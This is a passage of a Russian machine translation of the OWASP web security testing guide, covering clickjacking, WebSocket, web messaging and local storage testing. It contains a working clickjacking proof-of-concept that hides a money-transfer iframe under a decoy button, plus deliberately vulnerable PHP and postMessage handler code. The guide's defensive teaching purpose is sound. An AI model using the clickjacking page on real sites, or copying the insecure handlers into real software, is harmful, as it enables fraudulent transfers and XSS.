
Также в этом случае, так как «X-FRAME-OPTIONS» должна быть внедрена на каждой странице

веб-сайта, разработчики, возможно, не защитили мобильную версию веб-сайта.

Создать «доказательство концепции»

Как только мы обнаружили, что сайт, который мы тестируем, уязвимы для атаки с помощью кликбека, мы можем приступить к разработке «доказательства концепции», чтобы продемонстрировать уязвимость. Важно отметить, что, как упоминалось ранее, эти атаки могут использоваться в сочетании с другими формами атак (например, атаками CSRF) и могут привести к преодолению токенов анти-CSRF. В связи с этим можно представить, что, например, целевой сайт позволяет авторизованным и авторизованным пользователям осуществлять перевод денег на другой аккаунт.

Предположим, что для выполнения переноса разработчики запланировали три шага. На первом этапе пользователь заполняет форму с целевым аккаунтом и суммой. На втором этапе всякий раз, когда пользователь отправляет форму, отображается сводная страница с запросом подтверждения пользователя (как показано на следующем рисунке).



После фрагмента кода для шага 2:

```
//generate random anti CSRF token
$csrfToken = md5(uniqid(rand(), TRUE));

//set the token as in the session data
$_SESSION['antiCsrf'] = $csrfToken;

//Transfer form with the hidden field
$form = '
<form name="transferForm" action="confirm.php" method="POST">
    <div class="box">
        <h1>BANK XYZ - Confirm Transfer</h1>
        <p>
            Do You want to confirm a transfer of <b>'.
$_REQUEST['amount'] .' €</b> to account: <b>'. $_REQUEST['account'] .'</b> ?
        </p>
        <label>
            <input type="hidden" name="amount" value="' .
$_REQUEST['amount'] . '" />
            <input type="hidden" name="account" value="' .
$_REQUEST['account'] . '" />
            <input type="hidden" name="antiCsrf" value="' .
$csrfToken . '" />
            <input type="submit" class="button" value="Transfer
Money" />
        </label>
    </div>
</form>';
```

На последнем этапе планируются меры безопасности, а затем, если все в порядке, передача выполняется. В следующем листинге представлен фрагмент кода последнего шага (**Примечание** : в этом примере для простоты нет очистки входных данных, но он не имеет отношения к блокированию атак такого типа):

```
if( (!empty($_SESSION['antiCsrf'])) && (!empty($_POST['antiCsrf'])) )
{
    //here we can suppose input sanitization code...

    //check the anti-CSRF token
    if( ($_SESSION['antiCsrf'] == $_POST['antiCsrf']) )
    {
        echo '<p> '. $_POST['amount'] .' € successfully transfered to
account: '. $_POST['account'] .' </p>';
    }
}
else
{
    echo '<p>Transfer KO</p>';
}
```


Как видите, код защищен от CSRF-атак как случайным токеном, сгенерированным на втором шаге, так и принимающим только переменную, переданную методом POST. В этой ситуации злоумышленник может создать атаку CSRF + Clickjacking, чтобы избежать защиты от CSRF и заставить жертву сделать перевод денег без ее согласия.

Целевая страница для атаки является вторым этапом процедуры перевода денег. Поскольку разработчики установили контроль безопасности только на последнем этапе, полагая, что это достаточно безопасно, злоумышленник может передать параметры счета и суммы с помощью метода GET. (**Примечание** : существует расширенная атака с использованием клик-джеккинга, которая позволяет заставить пользователей заполнить форму, поэтому и в случае, когда требуется заполнить форму, атака осуществима).

Страница злоумышленника может выглядеть как простая и безопасная веб-страница, подобная представленной ниже:



Но играя со значением непрозрачности CSS мы можем видеть то, что скрыто под, казалось бы, безобидной веб-страницей.



Код clickjacking для создания этой страницы представлен ниже:


```
<html>
  <head>
    <title>Trusted web page</title>

    <style type="text/css"><!--
      *{
          margin:0;
          padding:0;
      }
      body {
          background:#ffffff;
      }
      .button
      {
          padding:5px;
          background:#6699CC;
          left:275px;
          width:120px;
          border: 1px solid #336699;
      }
      #content {
          width: 500px;
          height: 500px;
          margin-top: 150px ;
          margin-left: 500px;
      }
      #clickjacking
      {
          position: absolute;
          left: 172px;
          top: 60px;
          filter: alpha(opacity=0);
          opacity:0.0
      }
    //--></style>

  </head>
  <body>
    <div id="content">
      <h1>www.owasp.com</h1>
      <form action="http://www.owasp.com">
        <input type="submit" class="button"
value="Click and go!">
      </form>
    </div>

    <iframe id="clickjacking"
src="http://localhost/csrf/transfer.php?account=ATTACKER&amount=10000"
width="500" height="500" scrolling="no" frameborder="none">
    </iframe>
  </body>
</html>
```

С помощью CSS (обратите внимание на блок #clickjacking) мы можем замаскировать и соответствующим образом расположить iframe таким образом, чтобы соответствовать кнопкам. Если жертва нажмет на кнопку «Нажми и иди!» Форма отправлена и передача завершена.



В представленном примере используется только базовая техника clickjacking, но с помощью расширенной техники возможно заставить пользователя заполнить форму значениями, определенными злоумышленником.

Инструменты

- Context Information Security: "Clickjacking Tool" - <http://www.contextis.com/research/tools/clickjacking-tool/>

Ссылки

OWASP Resources

- [Clickjacking](#)

Whitepapers

- Marcus Niemi: "UI Redressing: Attacks and Countermeasures Revisited" - <http://ui-redressing.mniemi.de/uiRedressing.pdf>
- "Clickjacking" - <https://en.wikipedia.org/wiki/Clickjacking>
- Gustav Rydstedt, Elie Bursztein, Dan Boneh, and Collin Jackson: "Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites" - <http://seclab.stanford.edu/websec/framebusting/framebust.pdf>
- Paul Stone: "Next generation clickjacking" - <https://media.blackhat.com/bh-eu-10/presentations/Stone/BlackHat-EU-2010-Stone-Next-Generation-Clickjacking-slides.pdf>

4.12.10. Тестирование WebSockets (OTG-CLIENT-010)

Резюме

Традиционно протокол HTTP допускает только один запрос / ответ на каждое соединение TCP. Асинхронный JavaScript и XML (AJAX) позволяет клиентам отправлять и получать данные асинхронно (в фоновом режиме без обновления страницы) на сервер, однако AJAX требует, чтобы клиент инициировал запросы и ожидал ответов сервера (полудуплекс).

HTML5 WebSockets позволяют клиенту / серверу создавать «дуплексные» (двусторонние) каналы связи, позволяя клиенту и серверу действительно обмениваться данными асинхронно. WebSockets проводят свое первоначальное рукопожатие «обновления» по HTTP, и с этого момента вся связь осуществляется по каналам TCP с использованием фреймов.

происхождения

Сервер несет ответственность за проверку заголовка Origin в первоначальном HTTP-рукопожатии WebSocket. Если сервер не проверяет заголовок источника в начальном рукопожатии WebSocket, сервер WebSocket может принимать соединения из любого источника. Это может позволить злоумышленникам обмениваться данными с междоменным сервером WebSocket, что позволяет решить 10 самых распространенных проблем с подделкой межсайтовых запросов ([https://wiki.owasp.org/index.php/Top_10_2013-A8-Cross-Site_Request_Forgery_\(CSRF\)](https://wiki.owasp.org/index.php/Top_10_2013-A8-Cross-Site_Request_Forgery_(CSRF))).

Конфиденциальность и честность

WebSockets можно использовать поверх незашифрованного TCP или зашифрованного TLS. Для использования незашифрованных WebSockets используется схема URI `ws://` (порт 80 по умолчанию), для использования зашифрованных (TLS) WebSockets используется схема URI `wss://` (порт 443 по умолчанию). Обратите внимание на 10 самых распространенных проблем связанных с типом данных 2013-A6 (https://wiki.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure).

Аутентификация

WebSockets не обрабатывают аутентификацию, вместо этого применяются обычные механизмы аутентификации приложений, такие как куки, HTTP-аутентификация или TLS-аутентификация. Обратите внимание на 10 основных проблем типа 2013-A2-Broken Authentication and Session Management (https://wiki.owasp.org/index.php/Top_10_2013-A2-Broken_Authentication_and_Session_Management).

Авторизация

WebSockets не обрабатывают авторизацию, применяются обычные механизмы авторизации приложений. Обратите внимание на топ-10 проблем, связанных с небезопасными прямыми

объектами-2013-A4 (https://wiki.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References), и топ-10 проблем, связанных с типом управления доступом на уровне функций 2013-A7 (https://wiki.owasp.org/index.php/Top_10_2013-A7-Missing_Function_Level_Access_Control).

Входная санитизация

Как и в случае любых данных, поступающих из ненадежных источников, данные должны быть должным образом обработаны и закодированы. Обратите внимание на проблемы, связанные с типом Top-2013 2013-A1-Injection (https://wiki.owasp.org/index.php/Top_10_2013-A1-Injection) и Top-10 2013-A3-межсайтовый скриптинг(XSS) ([https://wiki.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_\(XSS\)](https://wiki.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS))).

Как проверить

Тестирование методом черного ящика

1. Определите, что приложение использует WebSockets.

- Проверьте исходный код на стороне клиента для схемы URI `ws: //` или `wss: //`.
- Используйте Инструменты разработчика Google Chrome для просмотра сетевых подключений WebSocket.
- Используйте вкладку WebSocket OWASP Zed Proxy (ZAP).

2. Происхождение.

- С помощью клиента WebSocket (его можно найти в разделе «Инструменты» ниже) попытайтесь подключиться к удаленному серверу WebSocket. Если соединение установлено, сервер может не проверять исходный заголовок рукопожатия WebSocket.

3. Конфиденциальность и целостность.

- Убедитесь, что соединение WebSocket использует SSL для передачи конфиденциальной информации (`wss: //`).
- Проверьте реализацию SSL на наличие проблем безопасности (действительный сертификат, BEAST, CRIME, RC4 и т. Д.). Обратитесь к разделу Тестирование на слабые шифры SSL/TLS, Недостаточная защита транспортного уровня (OTG-CRYPT-001) этого руководства.

4. Аутентификация.

- WebSockets не обрабатывают аутентификацию, должны проводиться обычные тесты аутентификации черного ящика. См. Раздел «Проверка подлинности» данного руководства.

5. Авторизация.


- WebSockets не обрабатывают авторизацию, должны быть проведены обычные тесты авторизации черного ящика. См. Раздел «Тестирование авторизации» данного руководства.

6. Входная санация.

- Используйте вкладку WebSocket OWASP Zed Proxy (ZAP), чтобы воспроизводить и отображать запросы и ответы WebSocket. Обратитесь к разделу “Тестирование для проверки данных” данного руководства.

Пример 1

После того как мы определили, что приложение использует WebSockets (как описано выше), мы можем использовать OWASP Zed Attack Proxy (ZAP) для перехвата запроса и ответов WebSocket. Затем ZAP можно использовать для воспроизведения и размышления запроса / ответов WebSocket.



Пример 2

С помощью клиента WebSocket (его можно найти в разделе «Инструменты» ниже) попытайтесь подключиться к удаленному серверу WebSocket. Если соединение разрешено, сервер WebSocket может не проверять исходный заголовок рукопожатия WebSocket. Попробуйте воспроизвести ранее перехваченные запросы, чтобы убедиться, что междоменная связь WebSocket возможна.



Тестирование методом серой коробки

Тестирование серого ящика аналогично тестированию черного ящика. При тестировании в серой коробке пен-тестер частично знаком с приложением. Единственное отличие состоит в том, что у вас может быть документация API для тестируемого приложения, которая включает ожидаемый запрос WebSocket и ответы.

Инструменты

- **OWASP Zed Attack Proxy (ZAP)** - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

- **WebSocket Client** - <https://github.com/ethicalhack3r/scripts/blob/master/WebSockets.html>

A WebSocket client that can be used to interact with a WebSocket server.

- **Google Chrome Simple WebSocket Client** - <https://chrome.google.com/webstore/detail/simple-websocket-client/pfdhoblngboilpfeibdedpjgfnlcodoo?hl=en>

Construct custom Web Socket requests and handle responses to directly test your Web Socket services.

Ссылки

Whitepapers

- **HTML5 Rocks** - Introducing WebSockets: Bringing Sockets to the Web: <http://www.html5rocks.com/en/tutorials/websockets/basics/>
- **W3C** - The WebSocket API: <http://dev.w3.org/html5/websockets/>
- **IETF** - The WebSocket Protocol: <https://tools.ietf.org/html/rfc6455>
- **Christian Schneider** - Cross-Site WebSocket Hijacking (CSWSH): <http://www.christian-schneider.net/CrossSiteWebSocketHijacking.html>
- **Jussi-Pekka Erkkilä** - WebSocket Security Analysis: <http://juerkkil.iki.fi/files/writings/websocket2012.pdf>
- **Robert Koch** - On WebSockets in Penetration Testing: <http://www.ub.tuwien.ac.at/dipl/2013/AC07815487.pdf>
- **DigiNinja** - OWASP ZAP and Web Sockets: http://www.digininja.org/blog/zap_web_sockets.php

4.12.11. Тестирование веб-сообщений (OTG-CLIENT-011)

Резюме

Веб-обмен сообщениями (также известный как обмен документами) позволяет приложениям, работающим в разных доменах, безопасно общаться. До введения веб-сообщений обмен сообщениями различного происхождения (между iframes, вкладками и окнами) был ограничен одной и той же политикой происхождения и применялся браузером, однако разработчики использовали несколько хаків для выполнения этих задач, большинство из которых были в основном небезопасными. ,

Это ограничение в браузере используется для того, чтобы запретить вредоносному веб-сайту считывать конфиденциальные данные с других фреймов, вкладок и т. Д., Однако существуют некоторые законные случаи, когда два надежных веб-сайта должны обмениваться данными друг с другом. Чтобы удовлетворить эту потребность, Cross Document Messaging была введена в черновую спецификацию WHATWG HTML5 и была реализована во всех основных браузерах. Это обеспечивает безопасную связь между несколькими источниками через фреймы, вкладки и окна.

В Messaging API появился метод `postMessage()`, с помощью которого текстовые сообщения могут отправляться из разных источников. Он состоит из двух параметров, сообщения и домена.

При использовании '*' в качестве домена обсуждаются некоторые проблемы безопасности. Затем для получения сообщений принимающему веб-сайту необходимо добавить новый обработчик событий и иметь следующие атрибуты:

- `data`: содержание входящего сообщения
- `origin`: источник документа отправителя
- `source`: окно источника

Пример:

```
Send message:

iframe1.contentWindow.postMessage("Hello world", "http://www.example.com");

Receive message:

window.addEventListener("message", handler, true);
function handler(event) {
  if(event.origin === 'chat.example.com') {
    /* process message (event.data) */
  } else {
    /* ignore messages from untrusted domains */
  }
}
```

Концепция безопасности происхождения

Источник составлен из схемы, имени хоста и порта и однозначно идентифицирует домен, отправляющий или получающий сообщение, он не включает путь или фрагментную часть URL. Например, <https://example.com/> будет считаться отличным от <http://example.com>, поскольку в первом случае используется схема https, а во втором http - то же самое относится к веб-серверам, работающим в одном домене, но отличающимся порт.

С точки зрения безопасности мы должны проверить, фильтрует ли код и обрабатывает ли сообщения только из доверенных доменов, обычно лучший способ сделать это - использовать белый список. Также в пределах отправляющего домена мы также хотим убедиться, что они явно указывают принимающий домен, а не '*' в качестве второго аргумента `postMessage()`, поскольку эта практика может также представлять проблемы безопасности и может привести, в случае перенаправления или, если источник изменяется другим способом, веб-сайт отправляет данные на неизвестные узлы, и, следовательно, утечка конфиденциальных данных на вредоносные серверы.

В случае, если веб-сайт не может добавить элементы управления безопасностью, чтобы ограничить домены или источники, которым разрешено отправлять сообщения на веб-сайт, скорее всего, будет введена угроза безопасности. Это делает его очень интересной частью кода с точки зрения тестирования на проникновение. Мы должны отсканировать код для прослушивателей событий сообщения и получить функцию обратного вызова из метода `addEventListener` для дальнейшего анализа, поскольку домены всегда должны проверяться до манипулирования данными.

Проверка входных данных `event.data`

Проверка ввода также важна, хотя веб-сайт принимает сообщения только от доверенных доменов, он должен обрабатывать данные как внешние ненадежные данные и применять к ним тот же уровень контроля безопасности. Мы должны проанализировать код и найти небезопасные методы, в частности, если данные оцениваются с помощью

```
eval()
```

или вставлен в DOM через

```
innerHTML
```

Это свойство создаст уязвимость XSS на основе DOM.

Как проверить

Тестирование методом черного ящика

Тестирование черного ящика на наличие уязвимостей в Web Messaging обычно не выполняется, поскольку доступ к исходному коду всегда доступен, так как его необходимо отправить клиенту для выполнения.

Тестирование методом серой коробки

Необходимо провести ручное тестирование и проанализировать код JavaScript, чтобы выяснить, как реализован веб-обмен сообщениями. В частности, нас должно интересовать, как веб-сайт ограничивает сообщения от ненадежного домена и как данные обрабатываются даже для доверенных доменов. Ниже приведены некоторые примеры:

Пример уязвимого кода:

В этом примере доступ необходим для каждого субдомена (www, чат, форумы, ...) в домене owasp.org. Код пытается принять любой домен, заканчивающийся на .owasp.org:

```
window.addEventListener("message", callback, true);

function callback(e) {
    if(e.origin.indexOf(".owasp.org")!=-1) {
        /* process message (e.data) */
    }
}
```

Намерение состоит в том, чтобы разрешить субдомены в этой форме:

```
www.owasp.org
chat.owasp.org
forums.owasp.org
...
```

Небезопасный код. Злоумышленник может легко обойти фильтр, так как www.owasp.org.attacker.com будет соответствовать.

Пример отсутствия проверки происхождения, очень небезопасный, так как будет принимать входные данные из любого домена:

```
window.addEventListener("message", callback, true);

function callback(e) {
    /* process message (e.data) */
}
```

Пример проверки ввода: отсутствие контроля безопасности приводит к межсайтовому скриптингу (XSS)

```
window.addEventListener("message", callback, true);

function callback(e) {
    if(e.origin === "trusted.domain.com") {
        element.innerHTML= e.data;
    }
}
```

Этот код приведет к уязвимостям межсайтового скриптинга (XSS), так как данные не обрабатываются должным образом, более безопасный подход - использовать свойство textContent

вместо innerHTML.

Инструменты

- **OWASP Zed Attack Proxy (ZAP)** -
https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

Ссылки

OWASP Resources

- **OWASP HTML5 Security Cheat Sheet:**
https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet

Whitepapers

- **Web Messaging Specification:** <http://www.whatwg.org/specs/web-apps/current-work/multipage/web-messaging.html>

4.12.12. Тестирование локального хранилища (OTG-CLIENT-012)

Резюме

Локальное хранилище, также известное как веб-хранилище или автономное хранилище, представляет собой механизм хранения данных в виде пар ключ / значение, привязанных к домену и применяемых с помощью одной и той же политики происхождения (SOP). Существует два объекта: `localStorage`, который является постоянным и предназначен для переживания перезагрузок браузера / системы, и `sessionStorage`, который является временным и будет существовать только до тех пор, пока окно или вкладка не будут закрыты.

В среднем браузеры позволяют хранить в этом хранилище около 5 МБ на домен, что по сравнению с 4 КБ файлов `cookie` является большой разницей, но ключевое отличие с точки зрения безопасности состоит в том, что данные, хранящиеся в этих двух объектах, хранятся на клиенте и никогда отправленный на сервер, это также повышает производительность сети, поскольку данные не должны перемещаться по проводам назад и вперед.

LocalStorage

Доступ к хранилищу обычно осуществляется с помощью функций `setItem` и `getItem`. Хранилище может быть прочитано из JavaScript, что означает, что с одним XSS злоумышленник сможет извлечь все данные из хранилища. Также вредоносные данные могут быть загружены в хранилище с помощью JavaScript, поэтому приложению необходимо иметь элементы управления для обработки ненадежных данных. Проверьте, не существует ли более одного приложения в одном домене, например `example.foo/app1` и `example.foo/app2`, потому что они будут использовать одно и то же хранилище.

Данные, хранящиеся в этом объекте, сохраняются после закрытия окна, поэтому хранить конфиденциальные данные или идентификаторы сессий на этом объекте - плохая идея, поскольку к ним можно получить доступ через JavaScript. Идентификаторы сессий, хранящиеся в файлах `cookie`, могут снизить этот риск, используя флаг `httpOnly`.

sessionStorage

Основное отличие от `localStorage` состоит в том, что данные, хранящиеся в этом объекте, доступны только до закрытия вкладки / окна, что делает `localStorage` идеальным кандидатом для данных, которые не нужно сохранять между сессиями. Он разделяет большинство свойств и методов `getItem` / `setItem`, поэтому необходимо выполнить ручное тестирование, чтобы найти эти методы и определить, к каким частям кода обращаются к хранилищу.

Как проверить

Тестирование методом черного ящика

Тестирование черного ящика на наличие проблем в коде локального хранилища обычно не выполняется, поскольку доступ к исходному коду всегда доступен, так как его необходимо отправить клиенту для выполнения.

Тестирование методом серой коробки

Прежде всего, нам нужно проверить, используется ли локальное хранилище.


Пример 1: Доступ к localStorage:

Доступ к каждому элементу в `localStorage` с помощью JavaScript:


```
for(var i=0; i<localStorage.length; i++) {  
    console.log(localStorage.key(i), " = ",  
    localStorage.getItem(localStorage.key(i)));  
}
```

тот же код может быть применен к `sessionStorage`

Используя Google Chrome, нажмите меню -> Инструменты -> Инструменты разработчика. Затем в разделе «Ресурсы» вы увидите «Локальное хранилище» и «Веб-хранилище».



Используя Firefox с добавлением Firebug, вы можете легко проверить объект localStorage / sessionStorage на вкладке DOM.



Также мы можем проверить эти объекты с помощью инструментов разработчика нашего браузера.

Следующее ручное тестирование должно быть проведено, чтобы определить, хранит ли веб-сайт конфиденциальные данные в хранилище, которое представляет риск и значительно увеличит влияние утечки информации. Также проверьте код, обрабатывающий хранилище, чтобы определить, уязвим ли он для атак с использованием инъекций, что является распространенной проблемой, когда код не выходит за пределы ввода или вывода. Код JavaScript должен быть проанализирован, чтобы оценить эти проблемы, поэтому убедитесь, что вы сканируете приложение, чтобы обнаружить каждый экземпляр кода JavaScript, и обратите внимание, что иногда приложения используют сторонние библиотеки, которые также необходимо изучить.

Вот пример того, как неправильное использование пользовательского ввода и отсутствие проверки может привести к атакам XSS.

